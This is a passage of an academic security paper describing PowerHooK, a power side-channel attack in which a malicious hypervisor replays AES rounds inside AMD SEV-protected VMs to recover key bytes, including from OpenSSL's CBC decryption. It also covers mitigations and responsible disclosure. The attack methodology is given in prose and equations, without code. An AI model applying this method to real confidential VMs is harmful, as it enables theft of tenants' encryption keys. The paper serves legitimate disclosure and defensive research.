


Figure 8: Schematic setup of the synthetic AES CPA attack benchmark: A malicious hypervisor transiently replays the first AES round executed inside a VM while measuring the CPU's energy consumption. Replay is triggered by the guest's repeated access to a not-yet mapped memory address, causing page faults that stall the instruction pointer and repeatedly reopen the subsequent transient window.

6.2 Synthetic AES CPA Benchmark

This section presents a systematic analysis that recovers a single AES-NI key byte from a guest VM using CPA with different levels of confidential computing enabled (AMD-V, SEV, SEV-ES, SEV-SNP). Our analysis aims to serve as a synthetic baseline leakage assessment, including only minimal additional operations in the PowerHooK replay window.

Experimental Setup. Figure 8 shows our schematic attack setup, which includes a malicious hypervisor with full system privileges alongside a guest VM running on the same physical host, e.g., an AMD server-class CPU capable of running confidential VMs. In our attack scenario, the victim VM first performs a memory access (Figure 8, ①), which serves as the replay hook for the PowerHooK attack benchmark. Following this replay hook, the victim executes a single AES-128 encryption round (Figure 8, ② and ③). The first AES encryption round is implemented using the constant-cycle `AESENC` instruction, which performs all sub-operations of a single AES round (Figure 8, ③): *SubBytes*, *ShiftRows*, *MixColumns*, and the subsequent *KeyAddition*. The initial key addition, executed before the AES-NI instruction, is implemented using a vectorized *xor* instruction (Figure 8, ②). This AES round implementation is consistent with state-of-the-art AES implementations in cryptographic libraries, such as OpenSSL [48]. Importantly, since there is no data dependency between the memory load and the subsequent AES round, the attacker is able to exploit the faulted memory access as a PowerHooK replay gadget (also observed in real-world cryptographic implementations; see Section 7). This enables replaying the AES round at will in the transient execution window, subsequently amplifying and denoising power leakage.

In the attack phase, the AES key is fixed. We collect power measurements, CPU frequency, and latency of the transient window. For each sample, we randomize the value of a single byte in a fixed position in the plaintext in a pseudorandom sequence, while keeping all other byte positions fixed to a constant value. To minimize system noise and to ensure consistent data collection, we inject the plaintext bytes directly into the victim's architectural register state before collecting a PowerHooK sample on AMD-V and AMD-SEV. Under AMD SEV-ES and SEV-SNP, direct register injection is not available. Therefore, we pass the bytes through the GHCB guest-hypervisor interface [4] by deliberately triggering an interrupt (e.g., an #VC or NMI) that induces an intercept, which we handle by a guest-side handler. Before each sample, we flush the VM's TLB. A sample then consists of 2^{18} transient replays of an AES round using selected plaintext and fixed key as input. We collect 30000 samples, each corresponding to a plaintext byte transiently replayed with PowerHooK. We conduct the experiment on an EPYC 7313P server CPU under four configurations: (i) an AMD-V VM, and confidential VMs with (ii) SEV, (iii) SEV-ES, and (iv) SEV-SNP enabled.

Evaluation. In the subsequent evaluation, we perform the CPA [11] to recover key bytes using the collected measurements and the known input plaintexts. Specifically, we perform a rank complexity analysis, characterizing attack times required to recover the correct key byte. Our analysis compares leakage rates across different levels of virtualization, characterizing the baseline for leakage speed.

Our AES CPA analysis utilizes the collected power measurements and known plaintext inputs obtained from performing the transient encryptions to retrieve the used key bytes. Specifically, we correlate the gathered power measurements to a power model representing a specific point in the AES algorithm. In traditional power-analysis attacks, a common target point inside the AES algorithm is the output of the non-linear sub-byte operation ($\mathrm{SBOX}(\mathrm{pt} \oplus \mathrm{key})$) [11]. The non-linear properties of the SBOX have the advantage that a one-bit difference at the input typically results in an average of 4 bit-flips at the output, which helps to distinguish key byte guesses during an attack. However, targeting this point in vectorized AES implementations based on `xor` and `AESENC`, fails to recover the correct key byte. The `AESENC` instruction computes the entire AES round internally, hiding implementation details such as the positions of internal register states, thereby eliminating common attack targets. Thus, to recover a key byte from the first AES round, we target the register state after the initial `xor`-based key addition. Although this point exposes less side-channel information due to the missing diffusion of the SBOX, it provides sufficient leakage, which we exploit in our attack.

In more detail, we use the *Hamming weight* (HW) as the power model, which corresponds to the number of bit flips of the initial key addition:

$$h_n^{(i)} = \mathrm{HW}\left(pt_n^{(i)} \oplus k^{(i)}\right) \tag{1}$$

where pt_n^i corresponds to plaintext byte i of the n-th plaintext input, and k^i to byte i of the first round key. This results in a hypothesis for the power consumption h_n^i corresponding to byte i during each encryption invocation n.

To recover a correct key byte k^i, we enumerate all possible key byte values ranging from 0 to 255, computing a hypothe-




Figure 9: CPU frequency and core energy consumption of samples collected in the synthetic PowerHooK AES key recovery attack running on AMD-V used as a basis for signal filtering to enhance key byte leakage.




Figure 10: Key rank complexity analysis of a first-round AES attack, transiently replayed in a PowerHooK attack for different levels of AMD's virtualization technology.

sis h_n^i for each value. We subsequently correlate the resulting hypothesis h_n^i for each hypothetical key byte value k^i to the power traces. Specifically, we use the Pearson correlation coefficient r^k to match the hypothesis using key byte k to the actual power measurement. Finally, we rank each key hypothesis's resulting correlation coefficients r^k according to the used, correct key byte. This results in a rank r^k for each key hypothesis between 0 and 255, with, e.g., $r^k = 0$ indicating the correctly guessed key k.

Enhanced Signal Filtering. Before performing the CPA rank analysis, we apply a generic filter rule to the collected power traces based on the observed CPU frequency, discarding samples that are not drawn from consistent univariate distributions. To visualize this process, we plot the first 1000 measurements of our synthetic AES analysis on AMD-V in Figure 9. The figure includes a histogram of the CPU frequency and a scatter plot highlighting the relationship between the CPU frequency and the collected core energy. The scatter plot shows that the core energy does not increase linearly with the CPU frequency, but instead forms distinct clusters at different absolute core energy levels. To account for these absolute value shifts, which are not directly comparable without advanced preprocessing, we restrict our CPA rank analysis to clusters with similar CPU frequency and execution times, that contain the highest number of samples. More precisely, in our generic filtering step, we use the collected CPU frequency and execution time of each sample and discard any sample that does not fall into the Gaussian distribution that includes the largest number of samples. In Figure 9, we frame the region of interest with a red box, from which we select the distribution with the most samples for later evaluations.

Key Byte Recovery. Figure 10 depicts the CPA rank complexity analysis of the filtered traces at different levels of confidential computing, including AMD-V, SEV, SEV-ES, and SEV-SNP. Since different levels of virtualization increase PowerHooK latency (see Section 6), the experiment's total execution time varies across different configurations, i.e., 0.7 h for AMD-V, 1.3 h for SEV, 4.3 h for SEV-ES, and 3.1 h for SEV-SNP. Each curve depicts the key byte ranks over an increasing number of measurements, which converges towards $r^k = 0$, indicating the correct key, and illustrates the number of samples required to recover the correct key byte.

Our results demonstrate that the key byte rank of a VM running AMD-V converges towards the correct guess after only considering 300 filtered samples, corresponding to 3 min of trace collection time. Similarly, with SEV enabled, the key byte rank drops below 20 after around 400 samples, fluctuates around that level and converges to the correct key byte after around 2450 samples, which corresponds to 0.44 h of trace collection. On SEV-ES, approximately 3430 samples after filtering are needed until convergence to the correct key byte, which requires roughly 3.23 h of trace collection, including removal of initial signal drift (1500 samples). Finally, SEV-SNP converges after considering 1320 samples, equivalent to 1.36 h of trace collection. The displayed rank complexity shows minor fluctuations in rank around zero. The key byte hypotheses resulting in these ranks differ from the correct key by a one-bit error due to the missing diffusion of attacking a point before the SBOX. Thus, an attacker could easily test for the correct key in the final step.

We demonstrate how a malicious hypervisor can leak AES key bytes from a guest VM using PowerHooK. We demonstrate leakage of a single AES key byte after analyzing 300 samples (∼3 min) under AMD-V, 2450 samples (∼0.44 h) under SEV, 3430 samples (∼3.23 h) with SEV-ES and 1320 samples (∼1.36 h) under SEV-SNP, consistent with our replay-latency estimate.

7 Real-World OpenSSL AES Key Recovery

This section presents a real-world case study of key-byte recovery on OpenSSL's CBC multi-block decryption [48], showing that PowerHooK gadgets are present and exploitable in real-world cryptographic implementations. We demonstrate that transiently replaying the start of each block decryption, within a single CBC decryption execution over multiple ciphertext blocks, enables a malicious hypervisor to extract key




Figure 11: Schematic setup of the real-world AES CPA attack targeting `aesni_multi_cbc_decrypt` of OpenSSL. The victim VM decrypts multiple ciphertexts in parallel while the attacker induces repeated page faults on loads of ciphertext blocks (in Line 5). Faulting one input block opens a transient execution window during which other parallel blocks are decrypted, enabling first-round AES CPA. The attacker advances blockwise through the CBC decryption by alternately unmapping and remapping memory pages of the replay and output hook (the input and output memory transactions).

bytes from a victim VM running OpenSSL. By replaying targeted parts of the algorithm that process the secret key using PowerHooK *transient replay hooks*, an attacker can recover AES key bytes. The transient replay mechanism successfully counteracts the low sampling rate of the RAPL power interface and high background noise, enabling AES CPA attacks. Notably, without replay, the low sampling rate of the power interface ($\sim$1 ms) would cover multiple decryptions with different inputs, hindering successful exploitation.

In more detail, we assume a cloud worker that is running inside an AMD SEV-ES protected VM, which processes data using AES-CBC multi-block decryption (`aesni_multi_cbc_decrypt`), present in OpenSSL 1.0's AES-NI optimized implementation. The adversary (i.e., the malicious hypervisor) silently observes ciphertexts (e.g., from communication with a third party) and transiently replays the victim VM's execution while measuring power in a PowerHooK attack setting. Therefore, in our case study, the attacker knows the processed ciphertexts and transiently replays the code path that decrypts each ciphertext block. The attacker collects 50,000 PowerHooK samples (3.7 h trace collection time) corresponding to different processed ciphertext blocks taking roughly 0.266 s $\pm 10^{-4}$ of collection time per sample, and performs a subsequent CPA key byte recovery, compromising the confidentiality of the captured, encrypted data. Since SEV-SNP's added integrity protection does not primarily affect leakage observable via PowerHooK (see Section 6), and our attack targets the confidentiality assumptions rather than the integrity protection added by SEV-SNP, we conduct our case study on an AMD EPYC 7313P server CPU with AMD SEV-ES enabled. Our evaluation focuses on the leakage assessment of the concrete code snippet that is implemented in OpenSSL's performance-optimized assembly implementation. The decryption function is invoked by the victim inside the VM once (i.e., we call the decryption function directly, omitting execution of the full OpenSSL stack, targeting only relevant code paths to reduce application-level overhead); the hypervisor subsequently replays subparts of its execution using PowerHooK. We additionally assume that the attacker knows the target guest physical addresses used for the *replay hook*. In a full end-to-end scenario, an attacker could observe page fault patterns in a profiling phase, locating the addresses of the *replay-hook* as demonstrated by Liu et al. [36].

Experimental Setup. Figure 11 depicts the schematic setup of our PowerHooK attack targeting the implementation of AES-CBC multi-block decryption in OpenSSL. The example shows a simplified pseudocode version of the algorithm executed by the victim VM. The algorithm takes four encrypted messages as input and decrypts them in parallel using AES-CBC mode, subsequently writing the results into an output buffer. Moreover, the algorithm processes the input messages in blocks of 128 bits in a loop. In each iteration, starting at the label `begin`, a 128-bit block of each message is decrypted in parallel. Each loop iteration can be split into three main parts: reading four ciphertext blocks as input, applying the CBC decryption to each of the four inputs, and storing the decrypted result in the output buffers. Note that additional control logic was removed to simplify the shown pseudocode to its core functionality, highlighting only the important parts of the PowerHooK attack.

At the beginning of each iteration, OpenSSL loads four ciphertext blocks from memory into 128-bit `xmm` registers `xmm1`-`xmm4`. The input pointers `in1`–`in4` initially point to the four ciphertext buffers and are passed to the algorithm along with metadata, such as the block count, initialization vector, and output buffers. OpenSSL increments the pointers on each iteration to fetch the subsequent ciphertext blocks. Notably, the four memory buffers point to different memory regions, e.g., different memory pages. Since the victim's memory pages are mapped on demand, the first access to each buffer triggers a page fault. The attacker exploits these faults and the resulting `VMEXIT`s as a *replay hook* for PowerHooK.

In the conceptual setup shown in Figure 11, we depict this replay hook in Line 5. Out of the four input blocks, we choose the loading of the fourth and last ciphertext block as the PowerHooK replay gadget. This memory load triggers a transient replay window, during which the previously loaded ciphertexts are decrypted. As the previous ciphertexts are already architecturally loaded into the registers prior to the replay hook, this placement of the PowerHooK minimizes




Figure 12: Scatterplot of execution time vs energy for the first 1000 samples of the real-world case study on the AMD EPYC 7313P. The red box marks the cluster used for evaluation.

additional noise from memory loads in the transient window. This enables the attacker to replay the decryption of the loaded ciphertexts in a transient window while collecting software-based power side-channel measurements, forming one sample for the attack. To perform a full CPA attack, the attacker has to collect multiple samples corresponding to the decryption of different ciphertexts. Thus, the victim has to advance to the decryption of the next ciphertext block. Therefore, the attacker maps the memory page used to trigger PowerHooK. This allows the victim to execute the decryption of the four ciphertexts architecturally, advancing the victim's instruction pointer to the point at which the decrypted plaintexts are written out to memory, as depicted in Line 14 of Figure 11. Since `out4` is also mapped on demand, writing the plaintext to this output buffer, referred to as *output hook*, causes a page fault, transferring control to the hypervisor. The hypervisor now marks the memory page used for the *replay hook* as *not present*, preparing the subsequent transient replay. Finally, the attacker maps the *output hook*, allowing the victim to continue the decryption of subsequent ciphertext blocks, enabling the attacker to collect the next PowerHooK sample. Note that the attacker has to flush the victim's TLB entries upon updating the victim's paging structures [8].

Evaluation. In the subsequent evaluation, we perform a CPA rank analysis, similar to the synthetic AES evaluation described in Section 6, using the known ciphertexts and collected measurements. Consistent with our initial leakage analysis, we consider only samples from the core-energy and execution time cluster containing the most samples, as shown in Figure 12, and remove approximately the top and bottom ten percent of execution times and core frequencies within this cluster. In Figure 13, we present the rank complexity analysis, which considers around 23,000 samples for the analysis. The plot depicts the key byte ranks of key bytes (KB) 11 to 15, which converge towards a low key byte rank with increasing samples, computed using Spearman correlation. Varying key bytes take different amounts of samples until reaching a low rank, which can be seen by key bytes 14 and 15, which reach the correct key after considering only 5,000 samples. Key byte 12 reaches a low key byte rank after around 10^4 samples, fluctuating near a rank of around 4 for the remaining measurement; however, similar to byte 13, it does not fully converge to the correct key. Due to the used Hamming Weight model in the attack, top key candidates differ from the correct




Figure 13: Key byte (KB) rank complexity analysis of different secret key bytes in the real-world OpenSSL AES-CBC case study, demonstrating leakage of multiple bytes.

key by only one bit. An attacker could use this rank-based information in a final step to test for the correct key bytes.

We successfully demonstrate the PowerHooK attack using OpenSSL's constant-time hardware-accelerated AES-CBC implementation. Thereby, we demonstrate the applicability of PowerHooK on real-world cloud workloads and demonstrate the availability of exploitable replay hook gadgets.

8 Discussion

In this section, we detail related work and discuss potential countermeasures against our PowerHooK attack.

8.1 Related Work

Lipp et al. [38] presented the PLATYPUS attack, demonstrating how an adversary can utilize the RAPL interface to mount software-based power side-channel attacks. PLATYPUS shows a variety of attack scenarios, including a KASLR break, RSA, and AES key recovery from Intel SGX. Here, the AES attack requires an interface allowing to trigger multiple AES-NI encryptions processing the same fixed input (i.e., plaintext and encryption key). The authors report that in their experiments, repeated measurement of the power consumption of a single AES-NI instruction via zero-stepping, introduces significant noise to the AES attack, which hindered them from successful exploitation. In contrast, PowerHooK targeting AMD SEV technologies utilizes transient replay gadgets instead of zero-stepping to denoise power measurements, which allows leaking constant-time hardware-accelerated AES-NI-based secrets.

PwrLeak [57] presented initial results targeting baseline AMD SEV VMs, where the guest's register state is not protected. To amplify the guest's power leakage, they present two `interpolators`: an emulation-based interpolator and an interrupt-based interpolator (i.e., zero-stepping). Due to the encrypted guest register state, their emulation-based interpolator does not apply to higher versions of AMD SEV (SEV-ES,

SEV-SNP). They evaluate their *zero-stepping* approach targeting a *non-constant-time* RSA implementation on AMD SEV. In contrast, PowerHooK targets constant-time hardware-accelerated AES-NI running inside SEV-ES and SEV-SNP utilizing transient replay gadgets. PwrLeak further notes that SEV-ES and SEV-SNP introduce substantial unstable noise due to additional protections (i.e., VMSA and RMP checks), which may require precise noise-canceling or a more powerful amplifier. Our work demonstrates that page-fault-based transient replay provides sufficient amplification to denoise power traces on SEV-ES and SEV-SNP.

Wang et al. [58, 59] and Liu et al. [40] presented Hertzbleed-type attacks, demonstrating how attackers can exploit CPU frequency variations (and execution time variations) as a proxy for power measurements. Prior work showcased attacks targeting AES on Intel, AMD [40], and Apple [15], remote attacks breaking SIKE, ECDSA and Classic McEliece [58, 59]. These attacks require the repeated invocation of the encryptions, while PowerHooK achieves instruction replay through transient execution. Taneja et al. [55] showcase the Hertzbleed effect on a broad range of devices, Dipta et al. demonstrated website fingerprinting and keystroke recovery [19] and container sandboxed fingerprinting [20], Yu et al. [63] attacks on lattice-based KEMs. Oberhuber et al. [47] demonstrated attacks using Android sensors, leaking AES key bytes by triggering an interface repeatedly. Draschbacher et al. [21] observed Android user activity via malicious chargers. Chun et al. [17] demonstrated a novel way of converting power- to timing variations using scheduling hints on modern Intel processors. Kogler et al. [33] introduced a generic approach to exploit Hamming distance leakage in shared buffers, which is also demonstrated by misusing prefetchers [28]. SpectremEM [42] targeted embedded devices, combining physical EM measurements with transient execution. Chowdhuryy et al. [16] demonstrate an instruction replay mechanism utilizing Intel TSX [30], leaking RSA keys from Intel SGX enclaves. Utilizing the Intel-specific TSX feature (deprecated and disabled by default on modern Intel CPUs [16]) for attacks targeting AMD VMs is not possible.

8.2 Possible Mitigations

Mitigating PowerHooK is not trivial, as it involves multiple microarchitectural mechanisms. Primarily, the attack requires access to a power interface, such as RAPL [29]. The patch introduced after the PLATYPUS attack [38], restricting RAPL to privileged users, is ineffective against malicious hypervisors with full system privileges. A possible mitigation is to restrict access to performance counters and power interfaces, fully or partially, while a confidential VM is running, which SEV-SNP guest policies can enforce [9, 22]. While this supposedly removes the attack surface for software-based power side-channel attacks, an attacker can still exploit unprivileged, power-related signals, e.g., the Hertzbleed effect [40, 58](as shown in Appendix A), which are hard to mitigate. Reducing timer precision, as commonly implemented in browsers [49], can increase the difficulty for Hertzbleed-style attacks. However, this does not mitigate the attack surface of PowerHooK, as an attacker can arbitrarily replay code sequences.

Constant-time programming is regarded as best practice against side channels targeting application-class processors [3]. However, software-based power side channels, e.g., replayed with PowerHooK, can break these algorithms. Collide+Power-type attacks [28, 33] exploit power consumption of data collisions in shared microarchitectural buffers, e.g., data caches. Since these attacks are difficult to mitigate, PowerHooK may amplify them by denoising their leakage.

Besides targeting the root cause of power leakage or corresponding interfaces exposing leakage, another possible mitigation of PowerHooK is to prevent transient replay. Since PowerHooK triggers repeated guest faults and identical `VMEXIT`s, hardware could bound consecutive same-reason exits, terminating the VM or notifying the guest as in AEX-Notify [18]. Another mitigation could be to insert a serializing `lfence` after potentially faulting memory loads, neutralizing transient replay gadgets as in LVI [12]. We verified this mitigation with our synthetic attack code from Section 6. However, fencing every memory load can incur significant overhead: Van Bulck et al. [12] report 2–19× slowdowns for `lfence`-based LVI mitigations targeting Intel SGX.

9 Conclusion

This paper presented PowerHooK, a novel attack that extracts VM secrets from AMD SEV technologies through software-based power side channels. We demonstrate how an attacker can enable repeated execution of victim operations to denoise power leakage of secrets processed in a single run in a confidential virtual machine. We systematically analyze the architectural and transient power leakage across different AMD CPUs and demonstrate our attack methodology by leaking AES-NI encryption key bytes through power analysis. Finally, we present a real-world AES key-byte recovery attack for individual key bytes on a VM-isolated cloud worker that executes OpenSSL's constant-time AES CBC implementation. Our evaluation showcases that PowerHooK effectively extracts secret information from confidential VMs with transient replay gadgets present in real-world applications.

Acknowledgements

We thank Daniel Gruss, Hannes Weissteiner, Sudheendra Raghav Neela and the anonymous reviewers for their help and valuable feedback. This project has received funding from the Austrian Research Promotion Agency (FFG) via the RESIST project (FFG grant number 915106) and the Austrian Science Fund (FWF SFB project SPyCoDe 10.55776/F85).

Ethical Considerations

This section discusses ethical considerations regarding our demonstrated attack targeting AMD CPUs.

Since our work proposes an attack targeting state-of-the-art AMD CPUs, we initiated a responsible disclosure process with the AMD Product Security team in late June 2025. AMD reviewed our report and prepared a security brief in response, scheduled for publication on August 10, 2026. Moreover, we performed all evaluations exclusively on CPUs under our control. Therefore, our evaluations *did not* target external production systems and only involved secret data under our control.

Open Science

We release an artifact package accompanying this paper at https://zenodo.org/records/20080425. The package contains the Python framework used for power analysis throughout our evaluation. It also includes proof-of-concept code for the `systematic analysis`, PowerHooK `latency analysis`, and synthetic `AES CPA analysis`, together with setup and execution instructions.

References

[1] AMD. AMD SEV-ES: Protecting VM Register State with SEV-ES. https://www.amd.com/de/developer/sev.html, 2017. Accessed: 2024-05-27.

[2] AMD. AMD SEV-SNP: Strengthening VM Isolation with Integrity Protection and More, 2020.

[3] AMD. AMD SEV-SNP: Strengthening VM Isolation with Integrity Protection and More". https://www.amd.com/de/developer/sev.html, 2020. Accessed: 2024-05-27.

[4] AMD. SEV-ES Guest-Hypervisor Communication Block Standardization, 2020.

[5] AMD. AMD Memory Encryption. https://www.amd.com/content/dam/amd/en/documents/epyc-business-docs/white-papers/memory-encryption-white-paper.pdf, 2021. Accessed: 2024-05-27.

[6] AMD. AMD Secure Encrypted Virtualization (SEV). https://www.amd.com/de/developer/sev.html, 2021. Accessed: 2024-05-27.

[7] AMD. Execution Unit Scheduler Contention Side-Channel Vulnerability on AMD Processors, 2023.

[8] AMD. AMD64 Architecture Programmer's Manual, 2024.

[9] AMD. Advanced Micro Devices SEV Secure Nested Paging Firmware ABI Specification, 2025.

[10] Alexis Bagia, Vincent Quentin Ulitzsch, Daniël Trujillo, Mengyuan Li, Mengjia Yan, and Jean-Pierre Seifert. A close look at rmp entry caching and its security implications in sev-snp. In *Proceedings of the 14th International Workshop on Hardware and Architectural Support for Security and Privacy*, 2025.

[11] Eric Brier, Christophe Clavier, and Francis Olivier. Correlation Power Analysis with a Leakage Model. In *Cryptographic Hardware and Embedded Systems - CHES 2004: 6th International Workshop Cambridge, MA, USA, August 11-13, 2004. Proceedings*, pages 16–29, 2004.

[12] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 54–72, 2020.

[13] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution, SysTEX@SOSP 2017, Shanghai, China, October 28, 2017*, pages 4:1–4:6, 2017.

[14] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *28th USENIX Security Symposium, USENIX Security 2019, Santa Clara, CA, USA, August 14-16, 2019*, pages 249–266, 2019.

[15] Nikhil Chawla, Chen Liu, Abhishek Chakraborty, Igor Chervatyuk, Thais Moreira Hamasaki, Ke Sun, and Henrique Kawakami. Uncovering Software-Based Power Side-Channel Attacks on Apple M1/M2 Systems. In *Proceedings of the 61st ACM/IEEE Design Automation Conference, DAC 2024, San Francisco, CA, USA, June 23-27, 2024*, pages 305:1–305:6, 2024.

[16] Md Hafizul Islam Chowdhuryy, Zhenkai Zhang, and Fan Yao. PowSpectre: Powering Up Speculation Attacks with TSX-based Replay. In *Proceedings of the 19th ACM Asia Conference on Computer and Communications Security, ASIA CCS 2024, Singapore, July 1-5, 2024*, 2024.

[17] Inwhan Chun, Isabella Siu, and Riccardo Paccagnella. Scheduled Disclosure: Turning Power Into Timing Without Frequency Scaling. In *2025 IEEE Symposium on Se-*

curity and Privacy (SP), pages 3340–3358. IEEE Computer Society, 2025.

[18] Scott Constable, Jo Van Bulck, Xiang Cheng, Yuan Xiao, Cedric Xing, Ilya Alexandrovich, Taesoo Kim, Frank Piessens, Mona Vij, and Mark Silberstein. AEX-Notify: Thwarting Precise Single-Stepping Attacks through Interrupt Awareness for Intel SGX Enclaves. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*, pages 4051–4068, 2023.

[19] Debopriya Roy Dipta and Berk Gülmezoglu. DF-SCA: Dynamic Frequency Side Channel Attacks are Practical. In *Annual Computer Security Applications Conference, ACSAC 2022, Austin, TX, USA, December 5-9, 2022*, pages 841–853, 2022.

[20] Debopriya Roy Dipta, Thore Tiemann, Berk Gülmezoglu, Eduard Marin, and Thomas Eisenbarth. Dynamic Frequency-Based Fingerprinting Attacks against Modern Sandbox Environments. In *9th IEEE European Symposium on Security and Privacy, EuroS&P 2024, Vienna, Austria, July 8-12, 2024*, pages 327–344, 2024.

[21] Florian Draschbacher, Lukas Maar, Mathias Oberhuber, and Stefan Mangard. ChoiceJacking: Compromising Mobile Devices through Malicious Chargers like a Decade ago. In *34th USENIX Security Symposium, USENIX Security 2025, Seattle, WA, USA, August 13-15, 2025*, pages 4363–4379, 2025.

[22] Stefan Gast, Hannes Weissteiner, Robin Leander Schröder, and Daniel Gruss. CounterSEVeillance: Performance-Counter Attacks on AMD SEV-SNP. In *32nd Annual Network and Distributed System Security Symposium, NDSS 2025, San Diego, California, USA, February 24-28, 2025*, 2025.

[23] Philipp Giersfeld, Benedict Schlüter, and Shweta Shinde. BREAKFAST: Confused Deputy Attack on Infinity Fabric to Break AMD SEV-SNP. 2026.

[24] Google. Entry Sign: Zen and the Art of Microcode Hacking. https://bughunters.google.com/blog/5424842357473280/zen-and-the-art-of-microcode-hacking, 2025. Accessed: 2025-05-30.

[25] Jean-Claude Graf, Sandro Rüegge, Ali Hajiabadi, and Kaveh Razavi. VMSCAPE: Exposing and Exploiting Incomplete Branch Predictor Isolation in Cloud Environments. In *2026 IEEE Symposium on Security and Privacy (SP)*, 2026.

[26] Roberto Guanciale, Nicolae Paladi, and Arash Vahidi. SoK: Confidential Quartet - Comparison of Platforms for Virtualization-Based Confidential Computing. In *2022 IEEE International Symposium on Secure and Private Execution Environment Design (SEED), Storrs, CT, USA, September 26-27, 2022*, pages 109–120, 2022.

[27] J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. Lest We Remember: Cold Boot Attacks on Encryption Keys. In *Proceedings of the 17th USENIX Security Symposium, July 28-August 1, 2008, San Jose, CA, USA*, pages 45–60, 2008.

[28] Lorenz Hetterich, Fabian Thomas, Lukas Gerlach, Ruiyi Zhang, Nils Bernsdorf, Eduard Ebert, and Michael Schwarz. ShadowLoad: Injecting State into Hardware Prefetchers. In *Proceedings of the 30th ACM International Conference on Architectural Support for Programming Languages and Operating Systems, Volume 2, ASPLOS 2025, Rotterdam, Netherlands, 30 March 2025 - 3 April 2025*, pages 1060–1075, 2025.

[29] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, 2024.

[30] Intel. Intel® Transactional Synchronization Extensions (Intel® TSX) Memory and Performance Monitoring Update for Intel® Processors, 2024.

[31] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1–19, 2019.

[32] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential Power Analysis. In *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, pages 388–397, 1999.

[33] Andreas Kogler, Jonas Juffinger, Lukas Giner, Lukas Gerlach, Martin Schwarzl, Michael Schwarz, Daniel Gruss, and Stefan Mangard. Collide+Power: Leaking Inaccessible Data with Software-based Power Side Channels. In *32nd USENIX Security Symposium, USENIX Security 2023, Anaheim, CA, USA, August 9-11, 2023*, pages 7285–7302, 2023.

[34] Esmaeil Mohammadian Koruyeh, Khaled N. Khasawneh, Chengyu Song, and Nael B. Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *12th USENIX Workshop on Offensive Technologies, WOOT 2018, Baltimore, MD, USA, August 13-14, 2018*, 2018.

